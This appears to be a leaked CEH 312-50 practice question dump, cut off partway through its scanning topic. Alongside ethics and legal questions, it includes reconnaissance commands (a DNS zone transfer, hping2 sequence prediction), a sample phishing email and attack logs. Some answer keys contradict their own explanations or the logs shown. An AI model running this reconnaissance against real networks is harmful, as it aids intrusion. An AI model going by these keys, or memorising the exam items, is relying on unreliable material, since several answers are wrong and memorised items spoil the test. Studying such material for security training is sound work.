



ECCOUNCIL 312-50

Q&A

Version 37.0

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## Table of contents

Topic 1, Introduction to Ethical Hacking (11 questions)	3
Topic 2, Footprinting (23 questions)	8
Topic 3, Scanning (93 questions)	22
Topic 4, Enumeration (48 questions)	75
Topic 5, System Hacking (51 questions)	105
Topic 6, Trojans and Backdoors (20 questions)	135
Topic 7, Sniffers (27 questions)	148
Topic 8, Denial of Service (28 questions)	164
Topic 9, Social Engineering (19 questions)	180
Topic 10, Session Hijacking (10 questions)	190
Topic 11, Hacking Web Servers (24 questions)	194
Topic 12, Web Application Vulnerabilities (20 questions)	208
Topic 13, Web Based Password Cracking Techniques (4 question)	219
Topic 14, SQL Injection (16 questions)	221
Topic 15, Hacking Wireless Networks (28 questions)	232
Topic 16, Virus and Worms (9 questions)	247
Topic 17, Physical Security (5 questions)	252
Topic 18, Linux Hacking (22 questions)	255
Topic 19, Evading IDS, Firewalls and Honeypots (60 questions)	269
Topic 20, Buffer Overflows (17 questions)	309
Topic 21, Cryptography (20 questions)	321
Topic 22, Penetration Testing Methodologies (10 questions)	331
Topic 23, Mixed Questions (34 questions)	337

**Total number of questions: 599**

## Topic 1, Introduction to Ethical Hacking (11 questions)

### QUESTION NO: 1

**What is the essential difference between an 'Ethical Hacker' and a 'Cracker'?**

- A. The ethical hacker does not use the same techniques or skills as a cracker.
- B. The ethical hacker does it strictly for financial motives unlike a cracker.
- C. The ethical hacker has authorization from the owner of the target.
- D. The ethical hacker is just a cracker who is getting paid.

**Answer: C**

**Explanation: The ethical hacker uses the same techniques and skills as a cracker and the motive is to find the security breaches before a cracker does. There is nothing that says that a cracker does not get paid for the work he does, a ethical hacker has the owners authorization and will get paid even if he does not succeed to penetrate the target.**

### QUESTION NO: 2

**What does the term "Ethical Hacking" mean?**

- A. Someone who is hacking for ethical reasons.
- B. Someone who is using his/her skills for ethical reasons.
- C. Someone who is using his/her skills for defensive purposes.
- D. Someone who is using his/her skills for offensive purposes.

**Answer: C**

**Explanation: Ethical hacking is only about defending your self or your employer against malicious persons by using the same techniques and skills.**

### QUESTION NO: 3

**Who is an Ethical Hacker?**

- A. A person who hacks for ethical reasons
- B. A person who hacks for an ethical cause
- C. A person who hacks for defensive purposes
- D. A person who hacks for offensive purposes

**Answer: C**

**Explanation: The Ethical hacker is a security professional who applies his hacking skills for defensive purposes.**

**QUESTION NO: 4**

What is "Hacktivism"?

- A. Hacking for a cause
- B. Hacking ruthlessly
- C. An association which groups activists
- D. None of the above

**Answer: A**

**Explanation: The term was coined by author/critic Jason Logan King Sack in an article about media artist Shu Lea Cheang. Acts of hacktivism are carried out in the belief that proper use of code will have leveraged effects similar to regular activism or civil disobedience.**

**QUESTION NO: 5**

**Where should a security tester be looking for information that could be used by an attacker against an organization? (Select all that apply)**

- A. CHAT rooms
- B. WHOIS database
- C. News groups
- D. Web sites
- E. Search engines
- F. Organization's own web site

**Answer: A, B, C, D, E, F**

**Explanation: A Security tester should search for information everywhere that he/she can access. You never know where you find that small piece of information that could penetrate a strong defense.**

**QUESTION NO: 6**

**What are the two basic types of attacks?(Choose two.**

- A. DoS
- B. Passive
- C. Sniffing
- D. Active
- E. Cracking

**Answer: B, D**

**Explanation: Passive and active attacks are the two basic types of attacks.**

**QUESTION NO: 7**

**The United Kingdom (UK) he passed a law that makes hacking into an unauthorized network a felony.**

**The law states:**

Section1 of the Act refers to unauthorized access to computer material. This states that a person commits an offence if he causes a computer to perform any function with intent to secure unauthorized access to any program or data held in any computer. For a successful conviction under this part of the Act, the prosecution must prove that the access secured is unauthorized and that the suspect knew that this was the case. This section is designed to deal with common-or-graden hacking.

Section 2 of the deals with unauthorized access with intent to commit or facilitate the commission of further offences. An offence is committed under Section 2 if a Section 1 offence has been committed and there is the intention of committing or facilitating a further offense (any offence which attacks a custodial sentence of more than five years, not necessarily one covered but the Act). Even if it is not possible to prove the intent to commit the further offence, the Section 1 offence is still committed.

Section 3 Offences cover unauthorized modification of computer material, which generally means the creation and distribution of viruses. For conviction to succeed there must have been the intent to cause the modifications and knowledge that the modification had not been authorized

**What is the law called?**

- A. Computer Misuse Act 1990
- B. Computer incident Act 2000
- C. Cyber Crime Law Act 2003
- D. Cyber Space Crime Act 1995

**Answer: A**

**Explanation: Computer Misuse Act (1990) creates three criminal offences:**

1. Unauthorised access to computer material
2. Unauthorised access to a computer system with intent to commit or facilitate the commission of a further offence
3. Unauthorised modification of computer material

**QUESTION NO: 8**

**Which of the following best describes Vulnerability?**

- A. The loss potential of a threat
- B. An action or event that might prejudice security
- C. An agent that could take advantage of a weakness
- D. A weakness or error that can lead to compromise

**Answer: D**

**Explanation: A vulnerability is a flaw or weakness in system security procedures, design or implementation that could be exercised (accidentally triggered or intentionally exploited) and result in a harm to an IT system or activity.**

**QUESTION NO: 9**

**Steven works as a security consultant and frequently performs penetration tests for Fortune 500 companies. Steven runs external and internal tests and then creates reports to show the companies where their weak areas are. Steven always signs a non-disclosure agreement before performing his tests. What would Steven be considered?**

- A. Whitehat Hacker
- B. BlackHat Hacker
- C. Grayhat Hacker
- D. Bluehat Hacker

**Answer: A**

**Explanation: A white hat hacker, also rendered as ethical hacker, is, in the realm of information technology, a person who is ethically opposed to the abuse of computer systems. Realization that the Internet now represents human voices from around the world has made the defense of its integrity an important pastime for many. A white hat generally focuses on securing IT systems, whereas a black hat (the opposite) would like to break into them.**

**QUESTION NO: 10**

**Which of the following act in the united states specifically criminalizes the transmission of unsolicited commercial e-mail(SPAM) without an existing business relationship.**

- A. 2004 CANSPAM Act
- B. 2003 SPAM Preventing Act
- C. 2005 US-SPAM 1030 Act
- D. 1990 Computer Misuse Act

**Answer: A**

**Explanation:** The CAN-SPAM Act of 2003 (Controlling the Assault of Non-Solicited Pornography and Marketing Act) establishes requirements for those who send commercial email, spells out penalties for spammers and companies whose products are advertised in spam if they violate the law, and gives consumers the right to ask emailers to stop spamming them. The law, which became effective January 1, 2004, covers email whose primary purpose is advertising or promoting a commercial product or service, including content on a Web site. A "transactional or relationship message" - email that facilitates an agreed-upon transaction or updates a customer in an existing business relationship - may not contain false or misleading routing information, but otherwise is exempt from most provisions of the CAN-SPAM Act.

**QUESTION NO: 11**

TestKing.com is legally liable for the content of email that is sent from its systems, regardless of whether the message was sent for private or business-related purpose. This could lead to prosecution for the sender and for the company's directors if, for example, outgoing email was found to contain material that was pornographic, racist or likely to incite someone to commit an act of terrorism.

You can always defend yourself by "ignorance of the law" clause.

- A. True
- B. False

**Answer: B**

**Explanation:**Ignorantia juris non excusat or Ignorantia legis neminem excusat (Latin for "ignorance of the law does not excuse" or "ignorance of the law excuses no one") is a public policy holding that a person who is unaware of a law may not escape liability for violating that law merely because he or she was unaware of its content; that is, persons have presumed knowledge of the law. Presumed knowledge of the law is the principle in jurisprudence that one is bound by a law even if one does not know of it. It has also been defined as the "prohibition of ignorance of the law".

Topic 2, Footprinting (23 questions)

**QUESTION NO: 1**

**You are footprinting Acme.com to gather competitive intelligence. You visit the acme.com websire for contact information and telephone number numbers but do not find it listed there. You know that they had the entire staff directory listed on their website 12 months ago but now it is not there. How would it be possible for you to retrieve information from the website that is outdated?**

- A. Visit google search engine and view the cached copy.
- B. Visit Archive.org site to retrieve the Internet archive of the acme website.
- C. Crawl the entire website and store them into your computer.
- D. Visit the company's partners and customers website for this information.

**Answer: B**

**Explanation: The Internet Archive (IA) is a non-profit organization dedicated to maintaining an archive of Web and multimedia resources. Located at the Presidio in San Francisco, California, this archive includes "snapshots of the World Wide Web" (archived copies of pages, taken at various points in time), software, movies, books, and audio recordings (including recordings of live concerts from bands that allow it). This site is found at [www.archive.org](http://www.archive.org).**

**QUESTION NO: 2**

**User which Federal Statutes does FBI investigate for computer crimes involving e-mail scams and mail fraud?**

- A. 18 U.S.C 1029 Possession of Access Devices
- B. 18 U.S.C 1030 Fraud and related activity in connection with computers
- C. 18 U.S.C 1343 Fraud by wire, radio or television
- D. 18 U.S.C 1361 Injury to Government Property
- E. 18 U.S.C 1362 Government communication systems
- F. 18 U.S.C 1831 Economic Espionage Act
- G. 18 U.S.C 1832 Trade Secrets Act

**Answer: B**

**Explanation:**

**[http://www.law.cornell.edu/uscode/html/uscode18/usc\\_sec\\_18\\_00001030----000-.html](http://www.law.cornell.edu/uscode/html/uscode18/usc_sec_18_00001030----000-.html)**

**QUESTION NO: 3**

**Which of the following activities will NOT be considered as passive footprinting?**

- A. Go through the rubbish to find out any information that might have been discarded.
- B. Search on financial site such as Yahoo Financial to identify assets.
- C. Scan the range of IP address found in the target DNS database.
- D. Perform multiples queries using a search engine.

**Answer: C**

**Explanation: Passive footprinting is a method in which the attacker never makes contact with the target systems. Scanning the range of IP addresses found in the target DNS is considered making contact to the systems behind the IP addresses that is targeted by the scan.**

**QUESTION NO: 4**

**Which one of the following is defined as the process of distributing incorrect Internet Protocol (IP) addresses/names with the intent of diverting traffic?**

- A. Network aliasing
- B. Domain Name Server (DNS) poisoning
- C. Reverse Address Resolution Protocol (ARP)
- D. Port scanning

**Answer: B**

**Explanation:**

This reference is close to the one listed DNS poisoning is the correct answer.

This is how DNS DOS attack can occur. If the actual DNS records are unattainable to the attacker for him to alter in this fashion, which they should be, the attacker can insert this data into the cache of there server instead of replacing the actual records, which is referred to as cache poisoning.

**QUESTION NO: 5**

**You are footprinting an organization to gather competitive intelligence. You visit the company's website for contact information and telephone numbers but do not find it listed there. You know that they had the entire staff directory listed on their website 12 months ago but not it is not there.**

**How would it be possible for you to retrieve information from the website that is outdated?**

- A. Visit google's search engine and view the cached copy.
- B. Visit Archive.org web site to retrieve the Internet archive of the company's website.
- C. Crawl the entire website and store them into your computer.
- D. Visit the company's partners and customers website for this information.

**Answer: B**

**Explanation:** Archive.org mirrors websites and categorizes them by date and month depending on the crawl time. Archive.org dates back to 1996, Google is incorrect because the cache is only as recent as the latest crawl, the cache is over-written on each subsequent crawl. Download the website is incorrect because that's the same as what you see online. Visiting customer partners websites is just bogus. The answer is then Firmly, C, archive.org

**QUESTION NO: 6**

**A TestKing security System Administrator is reviewing the network system log files. He notes the following:**

- **Network log files are at 5 MB at 12:00 noon.**
- **At 14:00 hours, the log files at 3 MB.**

**What should he assume has happened and what should he do about the situation?**

- A. He should contact the attacker's ISP as soon as possible and have the connection disconnected.
- B. He should log the event as suspicious activity, continue to investigate, and take further steps according to site security policy.
- C. He should log the file size, and archive the information, because the router crashed.
- D. He should run a file system check, because the Syslog server has a self correcting file system problem.

E. He should disconnect from the Internet discontinue any further unauthorized use, because an attack has taken place.

**Answer: B**

**Explanation: You should never assume a host has been compromised without verification. Typically, disconnecting a server is an extreme measure and should only be done when it is confirmed there is a compromise or the server contains such sensitive data that the loss of service outweighs the risk. Never assume that any administrator or automatic process is making changes to a system. Always investigate the root cause of the change on the system and follow your organizations security policy.**

**QUESTION NO: 7**

**To what does "message repudiation" refer to what concept in the realm of email security?**

- A. Message repudiation means a user can validate which mail server or servers a message was passed through.
- B. Message repudiation means a user can claim damages for a mail message that damaged their reputation.
- C. Message repudiation means a recipient can be sure that a message was sent from a particular person.
- D. Message repudiation means a recipient can be sure that a message was sent from a certain host.
- E. Message repudiation means a sender can claim they did not actually send a particular message.

**Answer: E**

**Explanation: A quality that prevents a third party from being able to prove that a communication between two other parties ever took place. This is a desirable quality if you do not want your communications to be traceable.**

Non-repudiation is the opposite quality-a third party can prove that a communication between two other parties took place. Non-repudiation is desirable if you want to be able to trace your communications and prove that they occurred. Repudiation - Denial of message submission or delivery.

**QUESTION NO: 8**

**How does Traceroute map the route that a packet travels from point A to point B?**

- A. It uses a TCP Timestamp packet that will elicit a time exceeded in transit message.
- B. It uses a protocol that will be rejected at the gateways on its way to its destination.
- C. It manipulates the value of time to live (TTL) parameter packet to elicit a time exceeded in transit message.
- D. It manipulated flags within packets to force gateways into generating error messages.

**Answer: C**

**Explanation:** Traceroute works by increasing the "time-to-live" value of each successive batch of packets sent. The first three packets have a time-to-live (TTL) value of one (implying that they make a single hop). The next three packets have a TTL value of 2, and so on. When a packet passes through a host, normally the host decrements the TTL value by one, and forwards the packet to the next host. When a packet with a TTL of one reaches a host, the host discards the packet and sends an ICMP time exceeded (type 11) packet to the sender. The traceroute utility uses these returning packets to produce a list of hosts that the packets have traversed en route to the destination.

**QUESTION NO: 9**

**Snort has been used to capture packets on the network. On studying the packets, the penetration tester finds it to be abnormal. If you were the penetration tester, why would you find this abnormal?**

**(Note: The student is being tested on concept learnt during passive OS fingerprinting, basic TCP/IP connection concepts and the ability to read packet signatures from a sniff dump.)**

```
05/20-17:06:45.061034 192.160.13.4:31337 -> 172.16.1.101:1
TCP TTL:44 TOS:0x10 ID:242
***FRP** Seq: 0XA1D95 Ack: 0x53 Win: 0x400
.
.
.
```

```
05/20-17:06:58.685879 192.160.13.4:31337 ->
172.16.1.101:1024
TCP TTL:44 TOS:0x10 ID:242
***FRP** Seq: 0XA1D95 Ack: 0x53 Win: 0x400
```

**What is odd about this attack? (Choose the most appropriate statement)**

- A. This is not a spoofed packet as the IP stack has increasing numbers for the three flags.
- B. This is back orifice activity as the scan comes from port 31337.
- C. The attacker wants to avoid creating a sub-carrier connection that is not normally valid.
- D. There packets were created by a tool; they were not created by a standard IP stack.

**Answer: B**

**Explanation: Port 31337 is normally used by Back Orifice. Note that 31337 is hackers spelling of 'elite', meaning 'elite hackers'.**

**QUESTION NO: 10**

**Your TestKing trainee Sandra asks you which are the four existing Regional Internet Registry (RIR's)?**

- A. APNIC, PICNIC, ARIN, LACNIC
- B. RIPE NCC, LACNIC, ARIN, APNIC
- C. RIPE NCC, NANIC, ARIN, APNIC
- D. RIPE NCC, ARIN, APNIC, LATNIC

**Answer: B**

**Explanation: All other answers include non existing organizations (PICNIC, NANIC, LATNIC). See [http://www.arin.net/library/internet\\_info/ripe.html](http://www.arin.net/library/internet_info/ripe.html)**

**QUESTION NO: 11**

**A very useful resource for passively gathering information about a target company is:**

- A. Host scanning
- B. Whois search
- C. Traceroute
- D. Ping sweep

**Answer: B**

**Explanation: A, C & D are "Active" scans, the question says: "Passively"**

**QUESTION NO: 12**

**You receive an email with the following message:**

Hello Steve,

We are having technical difficulty in restoring user database record after the recent blackout. Your account data is corrupted. Please logon to the SuperEmailServices.com and change your password.

<http://www.supermailservices.com@0xde.0xad.0xbe.0xef/support/logon.htm>

If you do not reset your password within 7 days, your account will be permanently disabled locking you out from our e-mail services.

Sincerely,

Technical Support  
SuperEmailServices

**From this e-mail you suspect that this message was sent by some hacker since you have been using their e-mail services for the last 2 years and they have never sent out an e-mail such as this. You also observe the URL in the message and confirm your suspicion about 0xde.0xad.0xbde.0xef which looks like hexadecimal numbers. You immediately enter the following at Windows 2000 command prompt:**

**Ping0xde.0xad.0xbe.0xef**

**You get a response with a valid IP address.**

**What is the obstructed IP address in the e-mail URL?**

- A. 222.173.190.239
- B. 233.34.45.64
- C. 54.23.56.55
- D. 199.223.23.45

**Answer: A**

**Explanation:** 0x stands for hexadecimal and DE=222, AD=173, BE=190 and EF=239

**QUESTION NO: 13**

**Which of the following tools are used for footprinting?(Choose four.**

- A. Sam Spade
- B. NSLookup
- C. Traceroute
- D. Neotrace
- E. Cheops

**Answer: A, B, C, D**

**Explanation:** All of the tools listed are used for footprinting except Cheops.

**QUESTION NO: 14**

**According to the CEH methodology, what is the next step to be performed after footprinting?**

- A. Enumeration
- B. Scanning
- C. System Hacking
- D. Social Engineering
- E. Expanding Influence

**Answer: B**

**Explanation:** Once footprinting has been completed, scanning should be attempted next. Scanning should take place on two distinct levels: network and host.

**QUESTION NO: 15**

**NSLookup is a good tool to use to gain additional information about a target network. What does the following command accomplish?**

```
nslookup  
> server <ipaddress>
```

> set type =any  
> ls -d <target.com>

- A. Enables DNS spoofing
- B. Loads bogus entries into the DNS table
- C. Verifies zone security
- D. Performs a zone transfer
- E. Resets the DNS cache

**Answer: D**

**Explanation: If DNS has not been properly secured, the command sequence displayed above will perform a zone transfer.**

**QUESTION NO: 16**

**While footprinting a network, what port/service should you look for to attempt a zone transfer?**

- A. 53 UDP
- B. 53 TCP
- C. 25 UDP
- D. 25 TCP
- E. 161 UDP
- F. 22 TCP
- G. 60 TCP

**Answer: B**

**Explanation: IF TCP port 53 is detected, the opportunity to attempt a zone transfer is there.**

**QUESTION NO: 17**

**Your lab partner is trying to find out more information about a competitors web site. The site has a .com extension. She has decided to use some online whois tools and look in one of the regional Internet registrys. Which one would you suggest she looks in first?**

- A. LACNIC

- B. ARIN
- C. APNIC
- D. RIPE
- E. AfriNIC

**Answer: B**

**Explanation: Regional registries maintain records from the areas from which they govern. ARIN is responsible for domains served within North and South America and therefore, would be a good starting point for a .com domain.**

**QUESTION NO:18**

**Network Administrator Patricia is doing an audit of the network. Below are some of her findings concerning DNS. Which of these would be a cause for alarm?**

**Select the best answer.**

- A. There are two external DNS Servers for Internet domains. Both are AD integrated.
- B. All external DNS is done by an ISP.
- C. Internal AD Integrated DNS servers are using private DNS names that are  
A. unregistered.
- D. Private IP addresses are used on the internal network and are registered with the  
internal AD integrated DNS server.

**Answer: A**

**Explanations:**

A. There are two external DNS Servers for Internet domains. Both are AD integrated. This is the correct answer. Having an AD integrated DNS external server is a serious cause for alarm. There is no need for this and it causes vulnerability on the network.

B. All external DNS is done by an ISP.

This is not the correct answer. This would not be a cause for alarm. This would actually reduce the company's network risk as it is offloaded onto the ISP.

C. Internal AD Integrated DNS servers are using private DNS names that are unregistered. This is not the correct answer. This would not be a cause for alarm. This would actually reduce the company's network risk.

D. Private IP addresses are used on the internal network and are registered with the internal AD integrated DNS server.

This is not the correct answer. This would not be a cause for alarm. This would actually reduce the company's network risk.

**QUESTION NO: 19**

**The terrorist organizations are increasingly blocking all traffic from North America or from Internet Protocol addresses that point to users who rely on the English Language.**

**Hackers sometimes set a number of criteria for accessing their website. This information is shared among the co-hackers. For example if you are using a machine with the Linux Operating System and the Netscape browser then you will have access to their website in a convert way. When federal investigators using PCs running windows and using Internet Explorer visited the hacker's shared site, the hacker's system immediately mounted a distributed denial-of-service attack against the federal system.**

**Companies today are engaging in tracking competitor's through reverse IP address lookup sites like whois.com, which provide an IP address's domain. When the competitor visits the companies website they are directed to a products page without discount and prices are marked higher for their product. When normal users visit the website they are directed to a page with full-blown product details along with attractive discounts. This is based on IP-based blocking, where certain addresses are barred from accessing a site.**

**What is this masking technique called?**

- A. Website Cloaking
- B. Website Filtering
- C. IP Access Blockade
- D. Mirrored WebSite

**Answer: A**

**Explanation: Website Cloaking travels under a variety of alias including Stealth, Stealth scripts, IP delivery, Food Script, and Phantom page technology. It's hot- due to its ability to manipulate those elusive top-ranking results from spider search engines.**

**QUESTION NO: 20**

Bill has started to notice some slowness on his network when trying to update his company's website while trying to access the website from the Internet. Bill asks the help desk manager if he has received any calls about slowness from the end users, but the help desk manager says that he has not. Bill receives a number of calls from customers that can't access the company website and can't purchase anything online. Bill logs on to a couple of his routers and notices that the logs show network traffic is at all time high. He also notices that almost all the traffic is originating from a specific address.

Bill decides to use Geotrace to find out where the suspect IP is originates from. The Geotrace utility runs a traceroute and finds that IP is coming from Panama. Bill knows that none of his customers are in Panama so he immediately thinks that his company is under a Denial of Service attack. Now Bill needs to find out more about the originating IP Address.

What Internet registry should Bill look in to find the IP Address?

- A. LACNIC
- B. ARIN
- C. RIPELACNIC
- D. APNIC

**Answer: A**

**Explanation:** LACNIC is the Latin American and Caribbean Internet Addresses Registry that administers IP addresses, autonomous system numbers, reverse DNS, and other network resources for that region.

**QUESTION NO: 21**

System Administrators sometimes post questions to newsgroups when they run into technical challenges. As an ethical hacker, you could use the information in newsgroup posting to glean insight into the makeup of a target network. How would you search for these posting using Google search?

- A. Search in Google using the key strings "the target company" and "newsgroups"
- B. Search for the target company name at <http://groups.google.com>
- C. Use NNTP websites to search for these postings
- D. Search in Google using the key search strings "the target company" and "forums"

**Answer: B**

**Explanation:** Using <http://groups.google.com> is the easiest way to access various newsgroups today. Before <http://groups.google.com> you had to use special NNTP clients or subscribe to some nntp to web services.

**QUESTION NO: 22**

**Which of the following activities would not be considered passive footprinting?**

- A. Search on financial site such as Yahoo Financial
- B. Perform multiple queries through a search engine
- C. Scan the range of IP address found in their DNS database
- D. Go through the rubbish to find out any information that might have been discarded

**Answer: C**

**Explanation:** Passive footprinting is a method in which the attacker never makes contact with the target. Scanning the targets IP addresses can be logged at the target and therefore contact has been made.

**QUESTION NO: 23**

**You are footprinting the [www.xsecurity.com](http://www.xsecurity.com) domain using the Google Search Engine. You would like to determine what sites link to [www.xsecurity.com](http://www.xsecurity.com) at the first level of relevance.**

**Which of the following operator in Google search will you use to achieve this?**

- A. Link: [www.xsecurity.com](http://www.xsecurity.com)
- B. serch?l:[www.xsecurity.com](http://www.xsecurity.com)
- C. level1.[www.security.com](http://www.security.com)
- D. pagerank:[www.xsecurity.com](http://www.xsecurity.com)

**Answer: A**

**Explanation:**

The query [link:] will list webpages that have links to the specified webpage. For instance, [link:www.google.com] will list webpages that have links pointing to the Google homepage. Note there can be no space between the "link:" and the web page url.

## Topic 3, Scanning (93 questions)

### QUESTION NO: 1

Doug is conducting a port scan of a target network. He knows that his client target network has a web server and that there is a mail server also which is up and running. Doug has been sweeping the network but has not been able to elicit any response from the remote target. Which of the following could be the most likely cause behind this lack of response? Select 4.

- A. UDP is filtered by a gateway
- B. The packet TTL value is too low and cannot reach the target
- C. The host might be down
- D. The destination network might be down
- E. The TCP windows size does not match
- F. ICMP is filtered by a gateway

**Answer: A, B, C, F**

**Explanation:** If the destination host or the destination network is down there is no way to get an answer and if TTL (Time To Live) is set too low the UDP packets will "die" before reaching the host because of too many hops between the scanning computer and the target. The TCP receive window size is the amount of received data (in bytes) that can be buffered during a connection. The sending host can send only that amount of data before it must wait for an acknowledgment and window update from the receiving host and ICMP is mainly used for echo requests and not in port scans.

### QUESTION NO: 2

**Exhibit**

```
#hping2 192.168.8.46 --seqnum -p 139 -S -i u1 -I eth0
```

```
HPING uaz (eth0 192.168.8.46): S set, 40 headers + 0 data bytes
```

```
2361294848          +2361294848
2411626496          +50331648
2545844224          +134217728
2713616384          +167772160
2881676514          +167772160
3049160704          +167772160
3216932864          +167772160
3384705024          +167772160
3552477184          +167772160
3720249344          +167772160
3888021504          +167772160
4055793664          +167772160
4223565824          +167772160
```

**Joe Hacker runs the hping2 hacking tool to predict the target host's sequence numbers in one of the hacking session.**

**What does the first and second column mean? Select two.**

- A. The first column reports the sequence number
- B. The second column reports the difference between the current and last sequence number
- C. The second column reports the next sequence number
- D. The first column reports the difference between current and last sequence number

**Answer: A, B**

**QUESTION NO: 3**

**While performing a ping sweep of a subnet you receive an ICMP reply of Code 3/Type 13 for all the pings sent out.**

**What is the most likely cause behind this response?**

- A. The firewall is dropping the packets.
- B. An in-line IDS is dropping the packets.
- C. A router is blocking ICMP.
- D. The host does not respond to ICMP packets.

**Answer: C**

**Explanation: Type 3 message = Destination Unreachable [RFC792], Code 13 (cause) = Communication Administratively Prohibited [RFC1812]**

**QUESTION NO: 4**

**The following excerpt is taken from a honeypot log. The log captures activities across three days. There are several intrusion attempts; however, a few are successful. Study the log given below and answer the following question:**

**(Note: The objective of this questions is to test whether the student has learnt about passive OS fingerprinting (which should tell them the OS from log captures): can they tell a SQL injection attack signature; can they infer if a user ID has been created by an attacker and whether they can read plain source - destination entries from log entries.)**

```
Apr 24 14:46:46 [4663]: spp_portscan: portscan detected from 194.222.156.169
Apr 24 14:46:46 [4663]: IDS27/FIN Scan: 194.222.156.169:56693 -> 172.16.1.107:482
Apr 24 18:01:05 [4663]: IDS/DNS-version-query: 212.244.97.121:3485 -> 172.16.1.107:53
Apr 24 19:04:01 [4663]: IDS213/ftp-passwd-retrieval: 194.222.156.169:1425 ->
172.16.1.107:21
Apr 25 08:02:41 [5875]: spp_portscan: PORTSCAN DETECTED from 24.9.255.53
Apr 25 02:08:07 [5875]: IDS277/DNS-version-query: 63.226.81.13:4499 ->
172.16.1.107:53
Apr 25 02:08:07 [5875]: IDS277/DNS-version-query: 63.226.81.13:4630 ->
172.16.1.101:53
Apr 25 02:38:17 [5875]: IDS/RPC-rpcinfo-query: 24.251.1.94:642 -> 172.16.1.107:111
Apr 25 19:37:32 [5875]: IDS230/web-cgi-space-wildcard: 198.173.35.164:4221 ->
172.16.1.107:80
Apr 26 05:45:12 [6283]: IDS212/dns-zone-transfer: 38.31.107.87:2291 ->
172.16.1.101:53
Apr 26 06:43:05 [6283]: IDS181/nops-x86: 63.226.81.13:1351 -> 172.16.1.107:53
Apr 26 06:44:25 victim7 PAM_pwdb[12509]: (login) session opened for user simple by
(uid=0)
Apr 26 06:44:36 victim7 PAM_pwdb[12521]: (su) session opened for user simon by
simple(uid=506)
Apr 26 06:45:34 [6283]: IDS175/socks-probe: 24.112.167.35:20 -> 172.16.1.107:1080
Apr 26 06:52:10 [6283]: IDS127/telnet-login-incorrect: 172.16.1.107:23 ->
213.28.22.189:4558
```

**What can you infer from the above log?**

- A. The system is a windows system which is being scanned unsuccessfully.
- B. The system is a web application server compromised through SQL injection.
- C. The system has been compromised and backdoored by the attacker.
- D. The actual IP of the successful attacker is 24.9.255.53.

**Answer: A**

**QUESTION NO: 5**

Bob has been hired to perform a penetration test on testking.com. He begins by looking at IP address ranges owned by the company and details of domain name registration. He then goes to News Groups and financial web sites to see if they are leaking any sensitive information or have any technical details online.

Within the context of penetration testing methodology, what phase is Bob involved with?

- A. Passive information gathering
- B. Active information gathering
- C. Attack phase
- D. Vulnerability Mapping

**Answer: A**

**Explanation:** He is gathering information and as long as he doesn't make contact with any of the target systems he is considered gathering this information in a passive mode.

**QUESTION NO: 6**

Which of the following would be the best reason for sending a single SMTP message to an address that does not exist within the target company?

- A. To create a denial of service attack.
- B. To verify information about the mail administrator and his address.
- C. To gather information about internal hosts used in email treatment.
- D. To gather information about procedures that are in place to deal with such messages.

**Answer: C**

**Explanation:** The replay from the email server that states that there is no such recipient will also give you some information about the name of the email server, versions used and so on.

**QUESTION NO: 7**

You are conducting a port scan on a subnet that has ICMP blocked. You have discovered 23 live systems and after scanning each of them you notice that they all show port 21 in closed state.

**What should be the next logical step that should be performed?**

- A. Connect to open ports to discover applications.
- B. Perform a ping sweep to identify any additional systems that might be up.
- C. Perform a SYN scan on port 21 to identify any additional systems that might be up.
- D. Rescan every computer to verify the results.

**Answer: C**

**Explanation:** As ICMP is blocked you'll have trouble determining which computers are up and running by using a ping sweep. As all the 23 computers that you had discovered earlier had port 21 closed, probably any additional, previously unknown, systems will also have port 21 closed. By running a SYN scan on port 21 over the target network you might get replies from additional systems.

**QUESTION NO: 8**

**Ann would like to perform a reliable scan against a remote target. She is not concerned about being stealth at this point.**

**Which of the following type of scans would be the most accurate and reliable option?**

- A. A half-scan
- B. A UDP scan
- C. A TCP Connect scan
- D. A FIN scan

**Answer: C**

**Explanation:** A TCP Connect scan, named after the Unix connect() system call is the most accurate scanning method. If a port is open the operating system completes the TCP three-way handshake, and the port scanner immediately closes the connection. Otherwise an error code is returned.

Example of a three-way handshake followed by a reset:

Source Destination Summary

```
-----  
[192.168.0.8] [192.168.0.10] TCP: D=80 S=49389 SYN SEQ=3362197786 LEN=0 WIN=5840  
[192.168.0.10] [192.168.0.8] TCP: D=49389 S=80 SYN ACK=3362197787 SEQ=58695210 LEN=0  
WIN=65535
```

[192.168.0.8] [192.168.0.10] TCP: D=80 S=49389 ACK=58695211 WIN<<2=5840  
[192.168.0.8] [192.168.0.10] TCP: D=80 S=49389 RST ACK=58695211 WIN<<2=5840

### QUESTION NO: 9

What type of port scan is shown below?

Scan directed at open port:

Client	Server
192.5.2.92:4079	192.5.2.110:23
192.5.2.92:4079	192.5.2.110:23

**Testking.com**

Scan directed at closed port:

Client	Server
192.5.2.92:4079	192.5.2.110:23
192.5.2.92:4079	192.5.2.110:23

- A. Idle Scan
- B. Windows Scan
- C. XMAS Scan
- D. SYN Stealth Scan

**Answer: C**

**Explanation:** An Xmas port scan is variant of TCP port scan. This type of scan tries to obtain information about the state of a target port by sending a packet which has multiple TCP flags set to 1 - "lit as an Xmas tree". The flags set for Xmas scan are FIN, URG and PSH. The purpose is to confuse and bypass simple firewalls. Some stateless firewalls only check against security policy those packets which have the SYN flag set (that is, packets that initiate connection according to the standards). Since Xmas scan packets are different, they can pass through these simple systems and reach the target host.

**QUESTION NO: 10**

**War dialing is a very old attack and depicted in movies that were made years ago.**

**Why would a modem security tester consider using such an old technique?**

- A. It is cool, and if it works in the movies it must work in real life.
- B. It allows circumvention of protection mechanisms by being on the internal network.
- C. It allows circumvention of the company PBX.
- D. A good security tester would not use such a derelict technique.

**Answer: B**

**Explanation: If you are lucky and find a modem that answers and is connected to the target network, it usually is less protected (as only employees are supposed to know of its existence) and once connected you don't need to take evasive actions towards any firewalls or IDS.**

**QUESTION NO: 11**

**An attacker is attempting to telnet into a corporation's system in the DMZ. The attacker doesn't want to get caught and is spoofing his IP address. After numerous tries he remains unsuccessful in connecting to the system. The attacker rechecks that the target system is actually listening on Port 23 and he verifies it with both nmap and hping2. He is still unable to connect to the target system.**

**What is the most probable reason?**

- A. The firewall is blocking port 23 to that system.
- B. He cannot spoof his IP and successfully use TCP.
- C. He needs to use an automated tool to telnet in.
- D. He is attacking an operating system that does not reply to telnet even when open.

**Answer: B**

**Explanation: Spoofing your IP will only work if you don't need to get an answer from the target system. In this case the answer (login prompt) from the telnet session will be sent to the "real" location of the IP address that you are showing as the connection initiator.**

**QUESTION NO: 12**

You are scanning into the target network for the first time. You find very few conventional ports open. When you attempt to perform traditional service identification by connecting to the open ports, it yields either unreliable or no results. You are unsure of which protocols are being used. You need to discover as many different protocols as possible.

Which kind of scan would you use to achieve this? (Choose the best answer)

- A. Nessus scan with TCP based pings.
